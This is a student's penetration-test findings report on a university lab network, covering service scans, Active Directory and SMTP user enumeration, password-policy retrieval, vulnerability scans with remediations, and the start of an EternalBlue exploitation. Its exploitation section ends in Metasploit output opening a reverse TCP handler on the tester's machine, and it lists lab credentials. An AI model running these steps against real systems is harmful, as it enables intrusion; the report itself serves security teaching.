Abertay University

Network Security Assessment Findings Report

Titas Saunorius – 1800284@uad.ac.uk

CMP210: Ethical Hacking 1

Ethical Hacking (BSc) Year 2

2019/20

1 EXECUTIVE SUMMARY

1.1 INTRODUCTION

A time-limited network security assessment was conducted from the 11th November 2019 to the 9th December 2019. The primary aim of the issued internal network grey box penetration testing was to determine the overall strength of the organisation's network. Grey box penetration testing is commonly used to simulate a malicious internal attack against the targeted system. Typically, in a grey box network security assessment the tester is provided with limited information such as access to an internal machine on the network. The penetration testing is performed by following the Penetration Testing Execution Standard (PTES) methodology which is further described in the overview of procedure section of the document.

With an increased rate of targeted cybercrime attacks against businesses, it is essential to conduct regular network security audits to locate potential attack vectors and identify vulnerabilities in the system. To understand that, a brief background of the importance of penetration testing is given in the background section of the report.

Due to time constraints, the most severe security flaws that a malicious attacker could exploit were prioritised. The report explains the found vulnerabilities and provides a brief summary of impact and risks of vulnerabilities presented. Lastly, remediations are provided in order to improve overall security of the network.

1.2 KEY FINDINGS

Several high severity security concerns were found. The below figure displays the main findings of the conducted penetration test.

Name	Description	Priority
Systems Vulnerable to EternalBlue Exploit	Exploiting this vulnerability grants access to a system which allows an attacker to perform remote code execution. A malicious insider gains an opportunity to deploy malware or pivot to higher privilege machine on the network.	Critical
ArGoSoft 1.8.x – Authentication Bypass	An unauthorised user can exploit this security hole to access user creation interface to create an account on the mail server. An attacker could impersonate a company person by creating a fake account.	High
Poor Password and Account Lockout Policy	It is essential to have strong password and account lockout policies as it is an integral part of a secure system. The retrieved information has shown that the mentioned policies are poorly configured.	Critical

1.3 CONCLUSION

A variety of different severity levels vulnerabilities were found throughout the issued network security assessment. Moreover, the found security vulnerabilities pose a serious risk to the organisation's assets. Therefore, it is highly recommended to apply the recommended countermeasures provided for each security weakness as it may lead to network compromise in the future.

Contents

2 INTRODUCTION

2.1 BACKGROUND

Nowadays, cybercrime has constantly been increasing and evolving. (ZDNet, 2019). For instance, the number of data breach strikes has been increasing every year as the cybercriminals strive financial gain from various vulnerable systems. The severe consequences of a data breach can lead to serious financial loss. For instance, the loss of customer trust can have major economic implications for a company. The global average cost of a data breach is $3.92 million (IBM Security, 2019).

Therefore, it is crucial to accurately assess the threats and identify security flaws to remediate the vulnerabilities and understand the risk of it to the organisation's assets. Penetration testing is a process of identifying security weaknesses in the targeted system, as well as in any system or an application that is run in the network. The purpose of a penetration test is to determine the overall security of the organisation's network, provide countermeasures and effective approaches to improve the security of the network based on the findings. Typically, a network security assessment is conducted, and a formal report is composed based on the security audit findings.

The purpose of the compiled report is to detail the found security vulnerabilities, the sensitive data and other confidential information that was exposed. The network security assessment findings in the report are used by the tested company to remediate the vulnerabilities in their systems.

2.2 AIM

The primary objective of the issued penetration testing is to ascertain and provide a report of the overall state of the company's network security. The aim of this particular network security audit is to demonstrate the internal risks to the targeted company's network. To be specific, the aim is to demonstrate the risks in a scenario of a malicious insider posing threats to the organisation's assets. Besides that, the findings of the carried out internal network security assessment are provided to help improve the security of the company's network. It is expected to identify and report various levels of severity security weaknesses in the targeted system. To achieve that, a grey box penetration test is conducted by following PTES methodology which is further described in the overview of procedure section of the report.

3 PROCEDURE

3.1 OVERVIEW OF PROCEDURE

3.1.1 Introduction

A grey box penetration testing was performed to simulate the potential malicious internal attacks in the network.

3.1.2 Scope definition

There was a pre-defined scope for the performed penetration test of the company's network. The internal IP addresses in scope were:

- 192.168.0.1 – Server1
- 192.168.0.2 – Server2
- 192.168.0.10 – Client1
- 192.168.0.11 – Client2
    - Note: Account details were provided to log in to Client2. Username: test, password: test123.

3.1.3 Methodology

The penetration test of the network was issued by following the PTES methodology.

Following are the phases that were followed throughout the penetration test:

- Intelligence gathering

During the intelligence gathering stage, valuable information is gathered about the targeted systems. The information contains details about the operating system and its version, open ports, services running on the targeted machine, details about Active Directory, etc. In summary, active information gathering and enumeration of the targeted system and the network is conducted. The gathered information helps to determine the potentially vulnerable services running on the target system later in the penetration test.

- Threat modelling

Based on the collected data from previously conducted intelligence gathering, threat modelling is carried out. To simplify, based on the found information during intelligence gathering, various approaches and strategies are developed to execute attacks against the targeted system. The primary aim of threat modelling is identifying the potential threats and the severity level that each threat poses to the company's assets.

- Vulnerability analysis

In the vulnerability analysis stage, a discovery of security weaknesses in the targeted systems and applications is attempted. The main objective of this phase is to discover potential vulnerabilities that pose a risk to organisation's assets.

- Exploitation

The primary focus of the exploitation phase is to gain access to the targeted system on the network by bypassing security restrictions. The findings in the vulnerability analysis phase are used in this stage for exploitation of the targeted system.

- Post-exploitation

During the post-exploitation, the aim is to determine the value of the compromised targeted systems by the sensitivity of information associated or found on it. Moreover, techniques for persistence and privilege escalation are conducted.

- Reporting

In the final phase, a report of a conducted penetration test is compiled. The purpose of the penetration testing report is to provide an evaluation of the overall security of the assessed network, including the details of found security vulnerabilities. The information found in the document informs how to improve the company's network security posture by providing countermeasures.

The following table defines levels of severity that are used throughout the report to assess vulnerability and risk impact.

Low	Moderate	High	Critical

The priority is to concentrate on the high and critical severity findings as they pose the highest risk to the organisation's assets. However, it is generally a good practice to review and update each affected system or application accordingly despite the severity level of the vulnerability.

3.2 INTELLIGENCE GATHERING

3.2.1 Nmap Network Scanning

Nmap is a tool used for scanning hosts and services on a network. A TCP SYN (Stealth), operating system and version detection scans were successfully run on all TCP ports. Moreover, UDP scans were run on first 1000 ports. These scans were run on provided target machines:

- 192.168.0.1 – Server1.
- 192.168.0.2 – Server2.
- 192.168.0.10 – Client1.

The figures below display some of the key results from the completed network mapping scans on each targeted system, respectively (See Figure 1, Figure 2 and Figure 3).

```
# Nmap 7.80 scan initiated Wed Nov 13 05:00:01 2019 as: nmap -p- -sT -A -T4 -oN Desktop/TitusCoursework/server1_TCPFullSca
n_ServiceVersionScan.txt 192.168.0.1
Strange read error from 192.168.0.1 (104 - 'Connection reset by peer')
Nmap scan report for 192.168.0.1
Host is up (0.00050s latency).
Not shown: 65502 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
25/tcp    open  smtp         ArGoSoft Freeware smtpd 1.8.2.9
|_smtp-commands: Welcome [192.168.0.100], pleased to meet you,
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
79/tcp    open  finger       ArGoSoft Mail fingerd
| finger: This is uadtargetnet.com finger server.\x0D
| \x0D
|_Please use username@domain format.\x0D
80/tcp    open  http         Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-11-13 10:01:20Z)
99/tcp    open  http         ArGoSoft Mail Server Freeware httpd 1.8.2.9
|_http-server-header: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
|_http-title: ArGoSoft Mail Server
110/tcp   open  pop3         ArGoSoft freeware pop3d 1.8.2.9
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601 Service Pack 1 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
49167/tcp open  msrpc        Microsoft Windows RPC
49172/tcp open  msrpc        Microsoft Windows RPC
49177/tcp open  msrpc        Microsoft Windows RPC
49178/tcp open  msrpc        Microsoft Windows RPC
49212/tcp open  msrpc        Microsoft Windows RPC
```

Figure 1: Main results from a TCP scan of 192.168.0.1 – Server1

```
# Nmap 7.80 scan initiated Wed Nov 13 04:59:47 2019 as: nmap -p- -sT -A -T4 -oN Desktop/TitusCoursework/server2_TCPFullSca
n_ServiceVersionScan.txt 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up (0.0044s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          BisonWare BisonFTPd 3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| d---------   1 noone    nogroup          0 Nov 13 09:09 .
| d---------   1 noone    nogroup          0 Nov 13 09:09 ..
| ----------   1 noone    nogroup         15 Apr 19 2017  Default.txt.txt
|_----------   1 noone    nogroup         20 Jul 15 05:56 test.txt
|_ftp-bounce: bounce working!
| ftp-syst:
|   SYST: MSDOS A N (FTPServer V3.5 by BisonWare International)
|   STAT:
|_BisonWare FTP server 32-bit V2.1
23/tcp    open  telnet       Microsoft Windows XP telnetd
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         Apache httpd (PHP 5.6.30)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache
|_http-title: my little forum - Database error
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-11-13 10:01:08Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601 Service Pack 1 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
57982/tcp open  msrpc        Microsoft Windows RPC
58002/tcp open  msrpc        Microsoft Windows RPC
58019/tcp open  msrpc        Microsoft Windows RPC
58025/tcp open  msrpc        Microsoft Windows RPC
58247/tcp open  msrpc        Microsoft Windows RPC
59132/tcp open  msrpc        Microsoft Windows RPC
```

Figure 2: Main results from a TCP scan of 192.168.0.2 – Server2

```
# Nmap 7.80 scan initiated Wed Nov 13 05:00:12 2019 as: nmap -p- -sT -A -T4 -oN Desktop/TitusCoursework/cli
ent1_TCPFullScan_ServiceVersionScan 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up (0.0061s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: UADCWNET)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
61827/tcp open  msrpc        Microsoft Windows RPC
```

Figure 3: Main results from a TCP scan of 192.168.0.10 – Client2

3.2.2 Smbclient, rpcclient, net, nmblookup and enum4linux

Smbclient is a Samba ftp-like client commonly used to transfer or receive files from the server and retrieving information about shares.

Rpcclient is a tool that was originally built for testing the functionality of the MS-RPC which is used to make specific client/server applications. It allows the execution of Microsoft RPC's functions. Therefore, it is widely utilized for gathering information about the targeted host such as the Windows version (See Figure 4), enumeration of domains, groups, users, a list of SIDs, etc.

```
rpcclient $> srvinfo
        192.168.0.1    Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       6.1
        server type     :       0x80102b
```

Figure 4: Information about 192.168.0.1 – Server 1

Net command is generally used for Samba network and its settings management.

Nmblookup is a tool used to query and resolve NetBIOS names to IP addresses. It can be used for the enumeration of the domain as seen below in Figure 6Figure 5.

```
root@kali:~# nmblookup -A 192.168.0.1
Looking up status of 192.168.0.1
        SERVER1         <00> -          M <ACTIVE>
        UADCWNET        <00> - <GROUP> M <ACTIVE>
        UADCWNET        <1c> - <GROUP> M <ACTIVE>
        SERVER1         <20> -          M <ACTIVE>
        UADCWNET        <1b> -          M <ACTIVE>

        MAC Address = 00-0C-29-77-67-D6
```

Figure 5: 192.168.0.1 (Server1) NetBIOS name table

Enum4linux is a utility for enumerating information and data from Windows and Samba systems. Essentially, enum4linux is a script written in Perl language that is a wrapper around the previously mentioned Samba tools, including smbclient, rpcclient, net and nmblookup.

By running enum4linux tool using the given 'test' credentials (See Scope definition), we have successfully gathered sensitive information (See Figure 6, Figure 7 and Figure 8).

```
 ============================
|    Target Information    |
 ============================
Target ..... 192.168.0.1
RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 192.168.0.1    |
 ====================================================
[+] Got domain/workgroup name: UADCWNET

 ============================================
|    Nbtstat Information for 192.168.0.1    |
 ============================================
Looking up status of 192.168.0.1
        SERVER1         <00> -          M <ACTIVE>  Workstation Service
        UADCWNET        <00> - <GROUP> M <ACTIVE>  Domain/Workgroup Name
        UADCWNET        <1c> - <GROUP> M <ACTIVE>  Domain Controllers
        SERVER1         <20> -          M <ACTIVE>  File Server Service
        UADCWNET        <1b> -          M <ACTIVE>  Domain Master Browser
```

Figure 6: Information about the targeted system such as Domain name, NetBIOS name table

```
 ==========================
|    Users on 192.168.0.1    |
 ==========================
index: 0xf20 RID: 0x495 acb: 0x00000210 Account: A.Medina       Name: Antoinette Medina Desc: playwriting
index: 0xf12 RID: 0x487 acb: 0x00000210 Account: A.Peters       Name: Archie Peters     Desc: feat
index: 0xdec RID: 0x3e8 acb: 0x00000210 Account: admin  Name: (null)    Desc: (null)
index: 0xdea RID: 0x1f4 acb: 0x00000010 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0xf29 RID: 0x49e acb: 0x00000210 Account: B.Martin       Name: Bill Martin       Desc: rough
index: 0xf19 RID: 0x48e acb: 0x00000210 Account: C.Anderson     Name: Chester Anderson  Desc: Bialystok
index: 0xeff RID: 0x474 acb: 0x00000210 Account: C.Griffin      Name: Charlene Griffin  Desc: flexible
index: 0xf1b RID: 0x490 acb: 0x00000210 Account: C.Howard       Name: Caroline Howard   Desc: aw
index: 0xf1a RID: 0x48f acb: 0x00000210 Account: C.Montgomery   Name: Colin Montgomery  Desc: consider
```

Figure 7: An excerpt of user information including RIDs, Account names, Full Names and Descriptions (See Appendix B for full results)

```
 ======================================
|    Share Enumeration on 192.168.0.1    |
 ======================================
do_connect: Connection to 192.168.0.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Fileshare1      Disk
        Fileshare2      Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Resources       Disk
        SYSVOL          Disk      Logon server share
        Users$          Disk
```

Figure 8: List of shares found on Server1 (192.168.0.1)

3.2.3 Smtp-user-enum

Smtp-user-enum tool is a tool designed for enumerating user accounts using the SMTP service.

Smtp-user-enum tool requires a target domain and a target running SMTP service. Domain name 'uadtarget.net' was set as a target domain as it was gathered from previously ran scans using nmap (See Figure 9).

```
79/tcp    open  finger       ArGoSoft Mail fingerd
| finger: This is uadtargetnet.com finger server.\x0D
| \x0D
|_Please use username@domain format.\x0D
```

Figure 9: An excerpt from nmap scan against 192.168.0.1 – Server1 (See Appendix A) displaying the potential domain name 'uadtargetnet.com'

By using the smtp-user-enum tool, several email addresses were collected by using RCPT mode, passing Server1 (192.168.0.1) as a targeted machine and setting the domain name to 'uadtarget.net'. (See Figure 10). The SMTP server responds differently to RCPT TO requests for valid and invalid users. The output below shows an excerpt of retrieved email addresses using the explained method.

```
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Usernames file ........... Desktop/UADCWNETusers.txt
Target count ............. 1
Username count ........... 56
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............ uadtargetnet.com

######## Scan started at Fri Nov 29 06:21:53 2019 #########
192.168.0.1: C.Moreno@uadtargetnet.com exists
192.168.0.1: I.Pratt@uadtargetnet.com exists
192.168.0.1: C.Griffin@uadtargetnet.com exists
192.168.0.1: L.Burke@uadtargetnet.com exists
192.168.0.1: J.Johnson@uadtargetnet.com exists
192.168.0.1: M.Day@uadtargetnet.com exists
192.168.0.1: T.Nunez@uadtargetnet.com exists
```

Figure 10: An excerpt from the list of enumerated email addresses by using smtp-user-enum tool (See Appendix C for full results)

3.2.4 Polenum

Polenum is a script used for retrieving the password and account lockout policy from a Windows host.

Polenum tool requires a username, password and a target system running Windows. The script was run using the provided 'test' credentials (See Scope definition) against Server1 (192.168.0.1) (See Scope definition).

```
root@kali:~# polenum test:test123@192.168.0.1


[+] Attaching to 192.168.0.1 using test:test123

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

Figure 11: retrieved password and account policy from 192.168.0.1 – Server 1

3.2.5 Results and Countermeasures

Telnet

Description

Telnet is an outdated protocol used for bidirectional communication. By default, the data sent using Telnet is unencrypted and can be read by a user for malicious purposes. Moreover, most practical implementations of Telnet protocol have no authentication for ensuring secure communication between two machines.

Countermeasure

Telnet should be discontinued and port 23 used by Telnet should be disabled.

Low	Moderate	High	Critical
	x		

Enumeration of Active Directory

The following sensitive information was retrieved from the targeted system's Active Directory:

- **Description**
  Enumerated various confidential information including a list of user accounts, descriptions – some containing passwords or other sensitive data, users' security IDs (SIDs), NetBIOS name table, password policy of the Active Directory, etc.
  Countermeasure
  Disable unused and unnecessary ports related to SMB and NetBIOS such as TCP ports 139, 445 and UDP ports 137, 138.
  It is good practice to disable NetBIOS completely. Although it is needed to join a machine on Windows 7 or Windows Server 2008 R2 (Microsoft, 2017), consider completely disabling it or updating to a newer operating system version.
- **Description**
  Enumerated a list of addresses by sending RCPT TO requests to the SMTP server.
  Countermeasure
  The SMTP server must be configured to not include sensitive information in response messages.

Low	Moderate	High	Critical
		x	

3.2.6 Poor Password and Account Lockout Policy

Description

It is a fundamental security practice to have a strong password and account lockout policy as it is an integral part of a secure system. However, the retrieved information has shown that the mentioned policies are poorly configured.

- Maximum password age: 9999. The Maximum password age policy setting determines the period of time (in days) that a password can be used before the system requires the user to change it (Microsoft, 2017).
- Minimum password length: 7. Set Minimum password length to at least a value of 8. If the number of characters is set to 0, no password is required (Microsoft, 2017).
- Account lockout threshold: Never. The Account lockout threshold policy setting determines the number of failed sign-in attempts that will cause a user account to be locked (Microsoft, 2018).

Countermeasures

- Maximum password age. Microsoft recommends setting the maximum password age between 30 and 90 days (Microsoft, 2017).
- Minimum password length. An eight-character password is recommended because it is long enough to provide adequate security and still short enough for users to easily remember (Troy Hunt, 2018). However, it is worth mentioning that the requirements for extremely lengthy passwords might lead

to lowering the security of the network because users may store such information in an insecure environment.

- Account lockout threshold. It is important to consider the balance between security and efficiency when setting the account lockout threshold. Microsoft recommends setting the threshold value to 10 (Microsoft, 2018).

Poor password policy should be a high-priority security concern and the remediation must be expedited.

Low	Moderate	High	Critical
		x	

3.3 VULNERABILITY ANALYSIS

3.3.1 Nmap Vulnerability Scanning

Previously mentioned scanning tool nmap was utilised to perform vulnerability scans against given target machines:

- 192.168.0.1 – Server1.
- 192.168.0.2 – Server2.
- 192.168.0.10 – Client1.

The script checked and reported for well-known vulnerabilities on the targeted machine. The figures below demonstrate the key findings from running the nmap vulnerability scan.

```
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /test.php: Test page
|_  /icons/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
```

Figure 12: Web server running on Server2 (192.168.0.2) vulnerable to Slowloris Denial of Service attack

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Figure 13: Found a critical RCE vulnerability in SMBv1 running on Server1 (192.168.0.1)

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Figure 14: Found a critical RCE vulnerability in SMBv1 running on Server2 (192.168.0.2)

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Figure 15: Found a critical RCE vulnerability in SMBv1 running on Client1 (192.168.0.10)

3.3.2 Exposed MySQL Database Credentials

Nikto is a vulnerability scanning tool used for finding security flaws in webservers. Nikto was used to perform a common web directories scan was run against Server2 (192.168.0.1).

```
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.0.2
+ Target Port: 80
+ GET Cookie PHPSESSID created without the httponly flag
+ GET Retrieved x-powered-by header: PHP/5.6.30
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect agai
nst some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the conten
t of the site in a different fashion to the MIME type
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: GET /includes/: Directory indexing found.
+ OSVDB-3092: GET /includes/: This might be interesting...
+ OSVDB-3092: GET /install/: This might be interesting...
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-3268: GET /images/: Directory indexing found.
+ OSVDB-3233: GET /icons/README: Apache default file found.
- Nikto v2.1.6/2.1.5
```

Figure 16: directories found in the webserver running on Server2 (192.168.0.2)

Sensitive information was found in one of the directories of the website. The below displayed screenshot shows exposed MySQL database credentials at the top of the webpage by visiting 192.168.0.2/install.



Figure 17: MySQL database credentials displayed at the top of 192.168.0.2/install webpage

3.3.3 Results and Countermeasures

My Little Forum 2.3.5 – Remote Code Execution

Description
My Little Forum version 2.3.5 - PHP and MySQL based internet forum running on Server2 (192.168.0.2) was vulnerable to remote code execution. Successful exploitation of the vulnerability allows remote code execution. Due to time limitation, the exploit is not demonstrated in the report.

Countermeasure
Nonetheless, the vulnerability should be remediated by updating to a newer version or retiring the mentioned forum and switching to a more modern forum.

Low	Moderate	High	Critical
	x		

3.3.4 Exposed MySQL Database Credentials

Description
MySQL database credentials 'root/hacklab2019' were found at the top of the 192.168.0.2/install webpage.

Countermeasure

The exposed sensitive data must be removed immediately as there is no good reason why it should be stored in such a way.

Low	Moderate	High	Critical
		x	

3.4 EXPLOITATION

In the exploitation phase, results and countermeasures are provided in each individual vulnerability exploitation section.

3.4.1 Systems Vulnerable to EternalBlue Exploit

Description

EternalBlue exploit abuses the critical vulnerabilities in Microsoft Server Message Block version 1 (SMBv1) server which is used in several Windows versions. EternalBlue exploit allows remote code execution on the exploited targeted system. Furthermore, with such access to a system, an attacker gains an opportunity to deploy malware or pivot to a higher privilege machine on the network. Microsoft has released a patch for the remediation of the vulnerability.

Server1 (192.168.0.1), Server2 (192.168.0.2) and Client1 (192.168.0.10) were vulnerable to EternalBlue exploit.

The figures below show the successful exploitation of targeted machines using EternalBlue.

The exploitation of EternalBlue vulnerability on the targeted machine 192.168.0.1 – Server 1.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.100:4444
[+] 192.168.0.1:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datac
enter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.1:445 - Connecting to target for exploitation.
[+] 192.168.0.1:445 - Connection established for exploitation.
[+] 192.168.0.1:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.1:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.1:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
